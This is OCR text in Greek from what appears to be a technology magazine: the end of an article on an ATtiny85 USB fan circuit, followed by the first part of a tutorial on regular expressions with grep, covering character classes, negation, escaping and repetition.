
πρέπει να συνδεθεί στο pin 6 του ATtiny. Το συγκεκριμένο pin είναι το λεγόμενο PB1 και είναι εκείνο από το οποίο θα παίρνουμε το σήμα PWM από τον επεξεργαστή. Τέλος, ανάμεσα στον συλλέκτη του τρανζίστορ και στο GND συνδέουμε μια δίοδο, με τον τρόπο που φαίνεται στην εικόνα 7. Αυτή η δίοδος προστατεύει το τρανζίστορ από τα αντίστροφα επαγωγικά ρεύματα του μοτέρ. Για το ακόμα καλύτερο φιλτράρισμα των παρασίτων, εκτός από τη δίοδο προσθέσαμε και έναν κεραμικό πυκνωτή (10pF) μεταξύ συλλέκτη και +5V.

Ο αισθητήρας DHT11, εκτός από τροφοδοσία χρειάζεται και μια αντίσταση των 10K Ohm, από τον ακροδέκτη data στα +5V. Αυτή η αντίσταση ονομάζεται pull-up resistor, καθώς «τραβάει» τον ακροδέκτη data στο δυναμικό των 5V. Η παρουσία της αντίστασης απαιτείται για τη σωστή επικοινωνία με τον επεξεργαστή κι επιβάλλεται εξαιτίας της εσωτερικής συνδεσμολογίας του αισθητήρα.

Τέλος, για το φιλτράρισμα της τροφοδοσίας του κυκλώματος χρησιμοποιήσαμε δύο πυκνωτές των 10μF και 100nF. Πρόκειται για έναν κλασικό συνδυασμό πυκνωτών που περιορίζει τα παράσιτα ενός συγκεκριμένου φάσματος συχνοτήτων, τα οποία προκύπτουν συνήθως στα κυκλώματα με μικροελεγκτές.

## Κλείνοντας

Κάπου εδώ τελειώνει το πρώτο μέρος των νέων περιπετειών μας. Μέχρι στιγμής αναφερθήκαμε στο hardware και περιγράψαμε όλες τις αλλαγές και τις αναβαθμίσεις. Στο επόμενο μέρος θα ασχοληθούμε με το software και θα μιλήσουμε για τη βιβλιοθήκη V-USB. Στην ανανεωμένη του μορφή, ο ανεμιστήρας μας δεν δέχεται μόνο εντολές ON και OFF, αλλά επικοινωνεί με τον υπολογιστή μας αμφίδρομα!




*Το κύκλωμα-μακαρονάδα υλοποιημένο σε ένα breadboard. Αυτό που μένει να κάνουμε τώρα είναι να γράψουμε το νέο μας πρόγραμμα και να το περάσουμε στον ATtiny85!*

**Skill:** Intermediate

**Tags:** regular expressions, special characters, escaping, classes, ranges, negation, repetition




by Spir@lEvolution

# Οι πανίσχυρες κανονικές εκφράσεις [μέρος 1]

**Υπάρχουν περιπτώσεις που μια αφηρημένη περιγραφή είναι πραγματικά πολύτιμη. Αν σας κάνει εντύπωση η πρόταση που μόλις διαβάσατε, ίσως είναι επειδή πιστεύετε ότι αφαίρεση σημαίνει ασάφεια. Όμως αυτό είναι εντελώς λάθος. Για ν' αποδείξουμε τον ισχυρισμό μας, σας προσκαλούμε σε ένα ταξίδι στον αφηρημένα θαυμαστό κόσμο των regular expressions! Μη γελιέστε: Δεν πρόκειται για ένα αδιάφορο ταξίδι αναψυχής! Αν μάλιστα παίρνετε έστω και λίγο στα σοβαρά την επιστήμη της Πληροφορικής, τότε δεν πρόκειται να το αποφύγετε. Τι θα λέγατε, λοιπόν, να το κάνετε μαζί μας; Εμείς πάντως είμαστε ενθουσιασμένοι μ' αυτή την προοπτική!**

Διαβάζουμε το man page ενός προγράμματος και μαθαίνουμε ότι υποστηρίζει regular expressions. Μελετάμε τα αρχεία ρυθμίσεων μιας δικτυακής υπηρεσίας και βλέπουμε ότι μπορούμε να περιγράφουμε ολόκληρα σύνολα με domain names ή και διευθύνσεις IP, με τη βοήθεια των regular expressions. Αποφασίζουμε να γράψουμε ένα πρόγραμμα σε PHP, σε Perl, σε Python ή σε κάποια άλλη γλώσσα, και συνειδητοποιούμε ότι μπορούμε να ελέγξουμε την εγκυρότητα του user input χρησιμοποιώντας regular expressions. Τι είναι επιτέλους αυτές οι κανονικές εκφράσεις (regular expressions); Η μορφή τους, πάντως, μόνο σε κάτι το κανονικό δεν παραπέμπει, ενώ το συντακτικό τους μοιάζει απίστευτα περίπλοκο. Μολαταύτα, όλα τα εργαλεία που φημίζονται για την ευελιξία και την ισχύ που παρέχουν στο χρήστη, υποστηρίζουν τις κανονικές εκφράσεις και τις αξιοποιούν κατά κόρον!

## Φύση και αποστολή

Μια κανονική έκφραση ή ένα regular expression, όπως λέμε συνήθως, αποτελεί μια αλληλουχία χαρακτήρων με την οποία περιγράφουμε τη γενική μορφή μιας άλλης αλληλουχίας χαρακτήρων[1]. Με το κατάλληλο regular expression μπορούμε να περιγράψουμε τη μορφή μιας διεύθυνσης email, τη μορφή μιας ημερομηνίας ή κάτι αρκετά πιο γενικό κι ενδεχομένως πιο περίπλοκο. Παράδειγμα: μια γραμμή που περιλαμβάνει τις λέξεις "Failed" και "user", ενώ μετά από αυτές (κι όχι νωρίτερα) περιλαμβάνει μια διεύθυνση IP, η οποία όμως διαφέρει από τη διεύθυνση του δικού μας μηχανήματος. Άραγε, πώς θα αναζητούσατε μια γραμμή που ικανοποιεί αυτούς τους περιορισμούς;

Όπως αντιλαμβάνεστε, με τη βοήθεια των regular expressions μπορούμε να πραγματοποιούμε οσοδήποτε αφηρημένες αναζητήσεις. Με άλλα λόγια, έχουμε τη δυνατότητα ν' αναζητάμε character strings, για τα οποία γνωρίζουμε μόνο τη γενική μορφή κι όχι το ακριβές περιεχόμενο. Σκεφτείτε την περίπτωση που θέλουμε να εντοπίσουμε τις διευθύνσεις email μέσα σε ένα αρχείο, τους δεκαδικούς αριθμούς (όσους περιλαμβάνουν το σημείο της υποδιαστολής) ή τις διπλές λέξεις σε κάποιο κείμενο (όσες εμφανίζονται δύο φορές διαδοχικά). Ας σταθούμε λίγο στο πρώτο παράδειγμα. Αναζητώντας τα strings που έχουν τη μορφή μιας διεύθυνσης email, μπορούμε να εξαγάγουμε εύκολα όλες τις διευθύνσεις που περιλαμβάνει ένα αρχείο (π.χ., η βάση δεδομένων ενός mail client). Εναλλακτικά, θα μπορούσαμε να αναζητήσουμε strings που έχουν τη μορφή μιας διεύθυνσης email, μέσα στο κείμενο που εισάγει ο χρήστης στο πεδίο email μιας δικτυακής φόρμας. Από την έκβαση της αναζήτησης (από το αν δηλαδή θα επιστρέψει κάποιο αποτέλεσμα ή όχι) μπορούμε να τσεκάρουμε αν ο χρήστης πράγματι εισήγαγε μια διεύθυνση email ή όχι. Τελικά, με τη βοήθεια των regular expressions μπορούμε να πραγματοποιούμε περίπλοκες αναζητήσεις, αλλά να κάνουμε κι αυτό που ονομάζεται sanity check[2].

## Βρίσκονται (σχεδόν) παντού

Τα regular expressions χρησιμοποιούνται εκτενώς σε πολλά εργαλεία της γραμμής εντολών του Linux. Το πιο γνωστό εξ αυτών είναι το grep, του οποίου το όνομα προκύπτει από την περιγραφή της κύριας λειτουργίας του: Generalized Regular Expression Processor. Όπως θα γνωρίζετε, με το grep μπορούμε να εκτελούμε οσο-

1. Στο εξής θα αναφερόμαστε στις αλληλουχίες χαρακτήρων ως character strings ή απλά strings.
2. Το sanity check δεν έχει καμία σχέση με το input sanitization. Το πρώτο χρησιμοποιείται για τον έλεγχο ορθότητας των δεδομένων που εισάγει ο χρήστης σε κάποιο πρόγραμμα. Το δεύτερο αποτελεί μια πιο δραστική διαδικασία, κατά την οποία τα δεδομένα που εισάγει ο χρήστης προσαρμόζονται *δια της βίας* σε κάποιους κανόνες.

δήποτε πολύπλοκες αναζητήσεις — και μάλιστα με μεγάλη ταχύτητα! Οι κανονικές εκφράσεις χρησιμοποιούνται και σε άλλα διάσημα εργαλεία της γραμμής εντολών, όπως τα sed και awk, ενώ τα συναντάμε και στα αρχεία ρυθμίσεων διαφόρων δικτυακών υπηρεσιών, όπου χρησιμοποιούνται σε κανόνες του τύπου "αντιμετώπισε με την τάδε ενέργεια εκείνες τις διευθύνσεις IP ή τα domains που παρουσιάζουν *αυτή* τη μορφή".

Σε αυτό το σημείο αξίζει να ξεκαθαρίσουμε και μια συνηθισμένη παρανόηση: Το κέλυφος BASH, όπως και πολλά άλλα, υποστηρίζει ορισμένους χαρακτήρες-μπαλαντέρ. Αυτοί οι χαρακτήρες (αστερίσκος, ερωτηματικό, αγκύλες κ.ά.) χρησιμοποιούνται συνήθως για την περιγραφή ονομάτων αρχείων και το συντακτικό τους μοιάζει με εκείνο των regular expressions. Ωστόσο, πέρα από την όποια επιφανειακή ομοιότητα, αυτοί οι χαρακτήρες δεν έχουν καμία σχέση με τις κανονικές εκφράσεις. Είναι λοιπόν λάθος να θεωρούμε ότι το BASH μπορεί να χειρίζεται regular expressions.

## Μηχανές κανονικών εκφράσεων

Υπάρχουν προγράμματα που δέχονται ως είσοδο μια κανονική έκφραση κι ένα character string. Τα εν λόγω προγράμματα αναλύουν τη δοθείσα κανονική έκφραση και ελέγχουν αν κάτι από ό,τι περιγράφει συναντάται μέσα στο character string που δώσαμε. Αυτά τα προγράμματα ονομάζονται μηχανές κανονικών εκφράσεων (regular expression engines) κι αποτελούν υποσυστήματα άλλων προγραμμάτων. Ο χρήστης δεν έχει ποτέ άμεση πρόσβαση στην εκάστοτε μηχανή κανονικών εκφράσεων και ο χειρισμός της πραγματοποιείται από το πρόγραμμα που την ενσωματώνει.

Δυστυχώς, οι μηχανές κανονικών εκφράσεων δεν είναι απόλυτα συμβατές μεταξύ τους. Συνεπώς, μια έκφραση που δεν περιέχει συντακτικά σφάλματα για μια συγκεκριμένη μηχανή, ενδέχεται να μη λειτουργεί καθόλου σε κάποια άλλη μηχανή. Εν ολίγοις, υπάρχουν αρκετές διάλεκτοι για τις κανονικές εκφράσεις. Τα πράγματα περιπλέκονται ακόμα περισσότερο, αν λάβουμε υπόψη ότι οι διάφορες διάλεκτοι δεν είναι ισοδύναμες. Αυτό σημαίνει ότι ορισμένες διαθέτουν μεγαλύτερη περιγραφική δύναμη από κάποιες άλλες — και θα μπορούσαμε να τις χαρακτηρίσουμε ως πιο ισχυρές. Οι ισχυρές διάλεκτοι επιτρέπουν στο χρήστη να περιγράφει πιο σύνθετα strings απ' ό,τι οι εκφράσεις μιας ασθενέστερης διαλέκτου, ή και strings της ίδιας πολυπλοκότητας αλλά με ευκολότερο τρόπο.

Τα εργαλεία που ανήκουν στο GNU project και τα οποία συνοδεύουν κάθε διανομή Linux, υποστηρίζουν δύο διαλέκτους κανονικών εκφράσεων οι οποίες, παρεμπιπτόντως, περιγράφονται στο πρότυπο POSIX: Την παλιά και σχετικά απλή διάλεκτο που ονομάζεται BRE (Basic Regular Expressions), όπως επίσης την πιο πρόσφατη κι εξελιγμένη που ονομάζεται ERE (Extended Regular Expressions). Όπως αντιλαμβάνεστε, η υποστήριξη αυτών των διαλέκτων από τα βασικά εργαλεία του Linux, τους προσδίδει ιδιαίτερη αξία. Μια άλλη διάλεκτος με ξεχωριστό ενδιαφέρον, η οποία μάλιστα θεωρείται κι ως η πιο ισχυρή, είναι εκείνη που ορίζεται στη γλώσσα Perl (έκδοση 5). Σε αυτή τη σειρά άρθρων θα γνωρίσουμε το συντακτικό των κανονικών εκφράσεων, όπως ορίζεται στη διάλεκτο ERE. Επιπρόσθετα, θα αναφέρουμε κι ορισμένες ενδιαφέρουσες δυνατότητες που εισάγει η διάλεκτος της Perl. Σημειώστε ότι το grep υποστηρίζει εξ ορισμού τη διάλεκτο BRE, αλλά με την παράμετρο -E (--extended-regexp) υποστηρίζει την ERE. Επίσης, με την παράμετρο -P (--perl-regexp) υποστηρίζει εκείνη της Perl.

## Κατασκευή κανονικών εκφράσεων

Έφτασε η ώρα να μάθουμε πώς κατασκευάζονται οι κανονικές εκφράσεις. Ουσιαστικά θα γνωρίσουμε τα στοιχεία που μπορούν να συμμετέχουν σε μια κανονική έκφραση, την ιδιαίτερη ερμηνεία καθενός στοιχείου και τον τρόπο που μπορούμε να τα συνδυάζουμε. Σε αυτή την ενότητα θα χρησιμοποιήσουμε πολλά παραδείγματα, για τα οποία θα στηριχτούμε στο grep. Πριν ξεκινήσουμε, σημειώστε ότι το grep απαιτεί να περικλείουμε τις κανονικές εκφράσεις σε εισαγωγικά. Επιπρόσθετα, έχετε υπόψη ότι στο σύστημα που εργαστήκαμε είχαμε ορίσει το ακόλουθο alias:

```
alias grep='grep -E --color=auto'
```

Όπως έχουμε πει, με την πρώτη παράμετρο ενεργοποιείται η υποστήριξη της διαλέκτου ERE (Extended Regular Expressions). Με τη δεύτερη παράμετρο το grep θα χρωματίζει αυτόματα όσα strings εντοπίζει. Έτσι, θα μπορούμε να αντιληφθούμε ευκολότερα την ακριβή ερμηνεία της εκάστοτε κανονικής έκφρασης.

Η απλούστερη κανονική έκφραση περιλαμβάνει ένα ή περισσότερα γράμματα στη σειρά και περιγράφει ένα string  που περιλαμβάνει ακριβώς αυτά τα γράμματα, με τη σειρά που τα έχουμε γράψει.

```
$ grep "na" fruits.txt
Banana
Pomegranate
```

Το grep εξέτασε τα περιεχόμενα του αρχείου fruits.txt (μια απλή λίστα με φρούτα) κι εμφάνισε τις γραμμές που περιέχουν το string "na". Επιπρόσθετα, χρωμάτισε όλες τις εμφανίσεις του ζητούμενου string. Δείτε κι αυτό:

```
$ grep "p" fruits.txt
Apple
Apricot
Grape
Papaya
Pineapple
Raspberry
```

Αυτό το παράδειγμα μπορεί να μοιάζει περιττό, αλλά δεν είναι. Μάς διδάσκει κάτι κρίσιμο: Οι κανονικές εκφράσεις είναι case sensitive! Παρατηρείστε ότι το grep επισήμανε μόνο τα πεζά "p" κι όχι τα κεφαλαία!

Σε μια κανονική έκφραση μπορούμε να συμπεριλάβουμε οσοδήποτε μικρές ή μεγάλες λέξεις. Η κανονική έκφραση θα περιγράφει ακριβώς αυτές τις λέξεις, με τον τρόπο που τις έχουμε γράψει. Όμως, η μεγάλη δύναμη των κανονικών εκφράσεων έγκειται στην ικανότητά τους να περιγράφουν τη μορφή ενός string *χωρίς* να ενσωματώνουν όλες τις πιθανές παραλλαγές του. Αυτό προϋποθέτει ότι ορισμένοι χαρακτήρες δεν ερμηνεύονται κυριολεκτικά (literally). Οι χαρακτήρες αυτού του είδους ονομάζονται ειδικοί (special characters) και η παρουσία καθενός συνδέεται με κάποιον μηχανισμό των κανονικών εκφράσεων. Στη συνέχεια θα γνωρίσουμε τις κλάσεις χαρακτήρων, το χαρακτήρα μπαλαντέρ και τους χαρακτήρες επανάληψης.

## Κλάσεις χαρακτήρων

Υποθέστε ότι αναζητάμε οποιοδήποτε από τα γράμματα d, P, o, A και s. Αν τα αραδιάζαμε στη σειρά, το grep θα προσπαθούσε να βρει το string "dPoAs" και, όπως καταλαβαίνετε, θα έψαχνε κάτι εντελώς διαφορετικό από αυτό που θέλουμε. Γι’ αυτές τις περιπτώσεις προσφέρονται οι λεγόμενες κλάσεις χαρακτήρων (character classes). Πρόκειται για σύνολα χαρακτήρων που μπορούμε να ορίζουμε αυθαίρετα, εισάγοντας τους επιθυμητούς χαρακτήρες μέσα σε αγκύλες:

```
$ grep "e[ar]" fruits.txt
Blackberry
Cherry
Gooseberry
Tangerine
Peach
Pineapple
Raspberry
```

Η κανονική έκφραση του παραπάνω παραδείγματος περιγράφει ένα string των δύο χαρακτήρων. Ο πρώτος χαρακτήρας είναι το "e", ενώ ο δεύτερος χαρακτήρας μπορεί να είναι οποιοσδήποτε από τους "a" και "r". Για λόγους ευκολίας, σε μία κλάση μπορούμε να ορίσουμε και περιοχές χαρακτήρων (character ranges). Δείτε ένα παράδειγμα και θα καταλάβετε αμέσως:

```
$ grep "[0-9]" test.txt
An addition: 1+2+3+4+5=15
Some numbers: 21, 418, 63, 271, 93, 865, 49, 17
```

Αυτή η κανονική έκφραση περιγράφει ένα string του ενός χαρακτήρα, ο οποίος μπορεί να είναι οποιοσδήποτε μεταξύ των "0", "1", ..., "9". Με αυτόν τον τρόπο περιγράφουμε τα αριθμητικά ψηφία *χωρίς* να τα πληκτρολογήσουμε όλα. Δείτε κι ένα πιο σύνθετο παράδειγμα:

```
$ grep "0[xX][A-Fa-f0-9][A-Fa-f0-9]" code.asm
.equ parameters = 0xa7
.equ phase_delta = 0x63
.equ duration = 0x6d
ldi temp, 0xFF
andi counter, 0xD5
```

Αυτή η κανονική έκφραση περιγράφει ένα string των τεσσάρων χαρακτήρων! Ο πρώτος χαρακτήρας είναι ο "0", ενώ για καθέναν από τους άλλους ορίζεται μία αντίστοιχη κλάση χαρακτήρων. Η πρώτη κλάση περιλαμβάνει τους χαρακτήρες "x" και "X", ενώ η δεύτερη και η τρίτη κλάση περιλαμβάνουν όλα τα κεφαλαία γράμματα από το "A" ως το "F", όλα τα πεζά από το "a" ως το "f" καθώς κι όλα τα αριθμητικά ψηφία. Τελικά, η παραπάνω κανονική έκφραση περιγράφει τη μορφή με την οποία αναπαρίστανται οι (διψήφιοι) δεκαεξαδικοί αριθμοί στις περισσότερες γλώσσες προγραμματισμού!

Σε μια κλάση μπορούμε να συμπεριλάβουμε οποιονδήποτε χαρακτήρα — ακόμη και τις αγκύλες! Η δεξιά αγκύλη, όμως, πρέπει να τοποθετείται πάντα *πριν* από κάθε άλλο μέλος της κλάσης. Προσέξτε το ακόλουθο παράδειγμα:

```
$ grep "[]t]" test.txt
[this] [is] [a] [test] [for] bracket-matching
```

Εδώ ορίζουμε μια κλάση που περιλαμβάνει τη δεξιά αγκύλη και τον χαρακτήρα "t". Η συγκεκριμένη κανονική έκφραση περιγράφει ένα string του *ενός* χαρακτήρα, ο οποίος μπορεί να είναι είτε η δεξιά αγκύλη είτε το "t". Δείτε τώρα κι αυτό:

```
$ grep "[t]]" test.txt
[this] [is] [a] [test] [for] bracket-matching
```

Η δεξιά αγκύλη δεν έχει τοποθετηθεί σωστά μέσα στην κλάση χαρακτήρων! Έτσι, η συγκεκριμένη κανονική έκφραση περιγράφει κάτι διαφορετικό από αυτό που θέλαμε: Ένα string των *δύο* χαρακτήρων. Ο πρώτος ανήκει στην κλάση με μοναδικό στοιχείο το "t" και ο δεύτερος είναι εκείνος της δεξιάς αγκύλης. Όπως βλέπετε, το αποτέλεσμα αυτής της αναζήτησης είναι διαφορετικό!

Ας υποθέσουμε τώρα ότι αναζητάμε όλους τους χαρακτήρες *εκτός* από τα αριθμητικά ψηφία. Για το σκοπό αυτό χρειαζόμαστε μια κλάση, η οποία θα περιλαμβάνει όλους τους χαρακτήρες εκτός από τα αριθμητικά ψηφία. Όπως καταλαβαίνετε, ο ορισμός μιας τέτοιας κλάσης απαιτεί αρκετή πληκτρολόγηση. Έτσι δεν είναι; Ε, λοιπόν, με τη βοήθεια της άρνησης ή αλλιώς αντιστροφής (negation), μπορούμε να ορίσουμε αυτήν τη κλάση πανεύκολα:

```
$ grep "[^0-9]" document.txt
In the late 1950s and 1960s, American Airlines and I.B.M. teamed up to
develop the Sabre computerized reservations system...
```

Παρατηρείστε το χαρακτήρα του εκθέτη "^" (ονομάζεται caret) που έχουμε τοποθετήσει αμέσως μετά την αριστερή αγκύλη. Αυτός ο χαρακτήρας *αντιστρέφει* το περιεχόμενο της κλάσης. (Σ.τ.Ε. Ορίζει δηλαδή τη συμπληρωματική κλάση, όπως θα έλεγε ένας μαθηματικός.) Έτσι, αντί η κλάση να περιλαμβάνει όλα τα αριθμητικά ψηφία, περιλαμβάνει όλους τους χαρακτήρες *εκτός* από τα αριθμητικά ψηφία. Τελικά, η κανονική έκφραση του παραδείγματος ορίζει ένα string του ενός χαρακτήρα, ο οποίος μπορεί να είναι οποιοσδήποτε εκτός από κάποιο ψηφίο. Κι όπως βλέπετε από το αποτέλεσμα του παραδείγματος, το grep βρήκε όλα τα σχετικά strings (χαρακτήρες).

## Απενεργοποίηση

Πριν προχωρήσουμε οφείλουμε να σταθούμε σε μια λεπτομέρεια. Είδαμε ότι οι χαρακτήρες "[", "]" και "^" επιδέχονται ειδικής ερμηνείας. Προκύπτει λοιπόν το ακόλουθο ερώτημα: Πώς θα μπορούσαμε να τους χρησιμοποιήσουμε με την κυριολεκτική τους έννοια; Για να καταργήσουμε την ειδική ερμηνεία ενός ειδικού χαρακτήρα, πρέπει να κάνουμε το λεγόμενο escaping. Αυτό επιτυγχάνεται τοποθετώντας πριν από τον ειδικό χαρακτήρα τον (ακόμα πιο ειδικό) χαρακτήρα "\" (backslash). Δείτε ένα παράδειγμα:

```
$ grep "\[t" test.txt
[this] [is] [a] [test] [for] bracket-matching
```

Η παραπάνω κανονική έκφραση περιγράφει ένα string των δύο χαρακτήρων. Ο πρώτος είναι πάντα η αριστερή αγκύλη, ενώ ο δεύτερος είναι πάντα το γράμμα "t". Για την κυριολεκτική χρήση της αριστερής αγκύλης (κι όχι για την έναρξη μιας κλάσης) τοποθετήσαμε το backslash αμέσως πριν τον αντίστοιχο χαρακτήρα. Το ίδιο θα μπορούσαμε να κάνουμε και με τον χαρακτήρα του εκθέτη, όπως και με όλους τους ειδικούς χαρακτήρες που θα δούμε στη συνέχεια.

Εδώ χρειάζεται λίγη προσοχή: Μέσα στις κλάσεις χαρακτήρων, οι περισσότεροι ειδικοί χαρακτήρες απενεργοποιούνται εξ ορισμού. Επομένως, για να τους χρησιμοποιήσουμε με την κυριολεκτική έννοια, αρκεί να τους εισαγάγουμε μόνους τους (χωρίς το χαρακτήρα "\" στ' αριστερά). Εξαίρεση αποτελούν οι χαρακτήρες "^" και "-" που μπορούν παίξουν ειδικό ρόλο στον ορισμό της εκάστοτε κλάσης. Για να τους χρησιμοποιήσουμε με την κυριολεκτική έννοια, πρέπει να τους τοποθετήσουμε σε μία *μη προβλεπόμενη* θέση. Η προβλεπόμενη θέση για τον εκθέτη είναι αμέσως μετά την αριστερή αγκύλη, ενώ η προβλεπόμενη θέση για την παύλα είναι ανάμεσα σε οποιουσδήποτε δύο χαρακτήρες. Ας δούμε τώρα μερικά παραδείγματα.

```
$ grep "[0-9^]" test.txt
```

Αυτή η κλάση περιέχει όλα τα αριθμητικά ψηφία, καθώς και το χαρακτήρα "^".

```
$ grep "[5^a-z]" test.txt
```

Η συγκεκριμένη κλάση περιλαμβάνει όλα τα πεζά γράμματα, το "5" και το "^".

```
$ grep "[09-]" test.txt
```

Η κλάση στην παραπάνω κανονική έκφραση περιλαμβάνει τα ψηφία "0" κι "9", όπως επίσης και τον χαρακτήρα "-". Το ίδιο ισχύει και στο ακόλουθο παράδειγμα:

```
$ grep "[-09]" test.txt
```

## Μπαλαντέρ

Με τη βοήθεια των κλάσεων μπορούμε να περιγράψουμε έναν χαρακτήρα, δηλώνοντας ότι ανήκει σε κάποιο σύνολο. Αυτό το σύνολό, όμως, πρέπει να είναι ορισμένο με απόλυτη σαφήνεια. Αν θέλουμε να περιγράψουμε έναν οποιονδήποτε χαρακτήρα, χωρίς κανέναν περιορισμό, πρέπει να χρησιμοποιήσουμε τον ειδικό χαρακτήρα της τελείας "." (dot ή period). Στις κανονικές εκφράσεις, λοιπόν, η τελεία λειτουργεί σαν μπαλαντέρ κι αναφέρεται σε όλους τους εκτυπώσιμους χαρακτήρες καθώς και στους μη εκτυπώσιμους (tab, backspace, null κ.λπ.). Ο μοναδικός χαρακτήρας που ξεφεύγει από την τελεία είναι ο χαρακτήρας αλλαγής γραμμής (newline character). Μάλιστα, επειδή ο συγκεκριμένος χαρακτήρας συμβολίζεται με το "\n", θα μπορούσαμε να πούμε ότι η τελεία ισοδυναμεί με την εξής κλάση [^\n]. Τελικά, μπορούμε και με τις κλάσεις να ορίσουμε οποιονδήποτε χαρακτήρα ;)

## Επαναλήψεις

Με όσα έχουμε δει ως τώρα, μπορούμε να περιγράψουμε οποιονδήποτε μεμονωμένο χαρακτήρα. Τι γίνεται όμως όταν θέλουμε να περιγράψουμε ένα string οποιουδήποτε μήκους; Όπως υποψιάζεστε, υπάρχουν και γι' αυτή τη δουλειά οι κατάλληλοι ειδικοί χαρακτήρες. Αυτοί οι χαρακτήρες τοποθετούνται μετά από μια κλάση, μετά από τον μπαλαντέρ ή μετά από ένα μεμονωμένο χαρακτήρα και υπονοούν ότι το συγκεκριμένο στοιχείο εμφανίζεται για άγνωστο πλήθος φορών. Αυτή η περιγραφή όμως είναι πολύ γενικόλογη. Ας δούμε τους σχετικούς ειδικούς χαρακτήρες.

- **Αστερίσκος (*):** Το στοιχείο που βρίσκεται αριστερά από τον αστερίσκο μπορεί να επαναλαμβάνεται από μηδέν έως άπειρες φορές! Με άλλα λόγια, το συγκεκριμένο στοιχείο ενδέχεται να εμφανίζεται οσεσδήποτε φορές, μέσα στο string που περιγράφει η κανονική έκφραση.
- **Σύμβολο πρόσθεσης (+):** Το στοιχείο που βρίσκεται αριστερά από το σύμβολο της πρόσθεσης εμφανίζεται τουλάχιστον μία φορά.
- **Λατινικό ερωτηματικό (?):** Το στοιχείο που βρίσκεται αριστερά από το λατινικό ερωτηματικό ενδέχεται να εμφανίζεται το πολύ μία φορά. Με άλλα λόγια, η παρουσία του είναι προαιρετική.

Νομίζουμε ότι τώρα πρέπει να προχωρήσουμε σε μερικά παραδείγματα.

```
$ grep "0b[01]*" code.asm
ldi temp, 0b00111111
ldi temp, 0b11000000
ldi steps, 0b00010011
ldi counter, 0b11101100
```

Με αυτή την κανονική έκφραση περιγράφουμε ένα string που ξεκινά με το "0b" και συνεχίζει με ένα άγνωστο πλήθος χαρακτήρων, καθένας από τους οποίους μπορεί να είναι "0" ή "1". Ας δούμε τώρα μια κανονική έκφραση που είδαμε και νωρίτερα:

```
$ grep "0[xX][a-fA-F0-9][a-fA-F0-9]" test.txt
A b0x and some numbers 0x0 0x2 0xae 0xf 0xffe3 0x22
```

Αυτή η κανονική έκφραση περιγράφει τους δεκαεξαδικούς αριθμούς, όπως εισάγονται στις περισσότερες γλώσσες προγραμματισμού. Ωστόσο, η συγκεκριμένη έκφραση προϋποθέτει ότι οι αριθμοί είναι διψήφιοι. Έτσι, στο πλαίσιο του παραδείγματος, το grep εντοπίζει δύο ολόκληρους αριθμούς κι έναν …κατά το ήμισυ. Η συγκεκριμένη κανονική έκφραση είναι "ελαττωματική", αλλά μπορούμε να τη βελτιώσουμε πολύ εύκολα…

```
$ grep "0[xX][a-fA-F0-9]+" test.txt
A b0x and some numbers 0x0 0x2 0xae 0xf 0xffe3 0x22
```

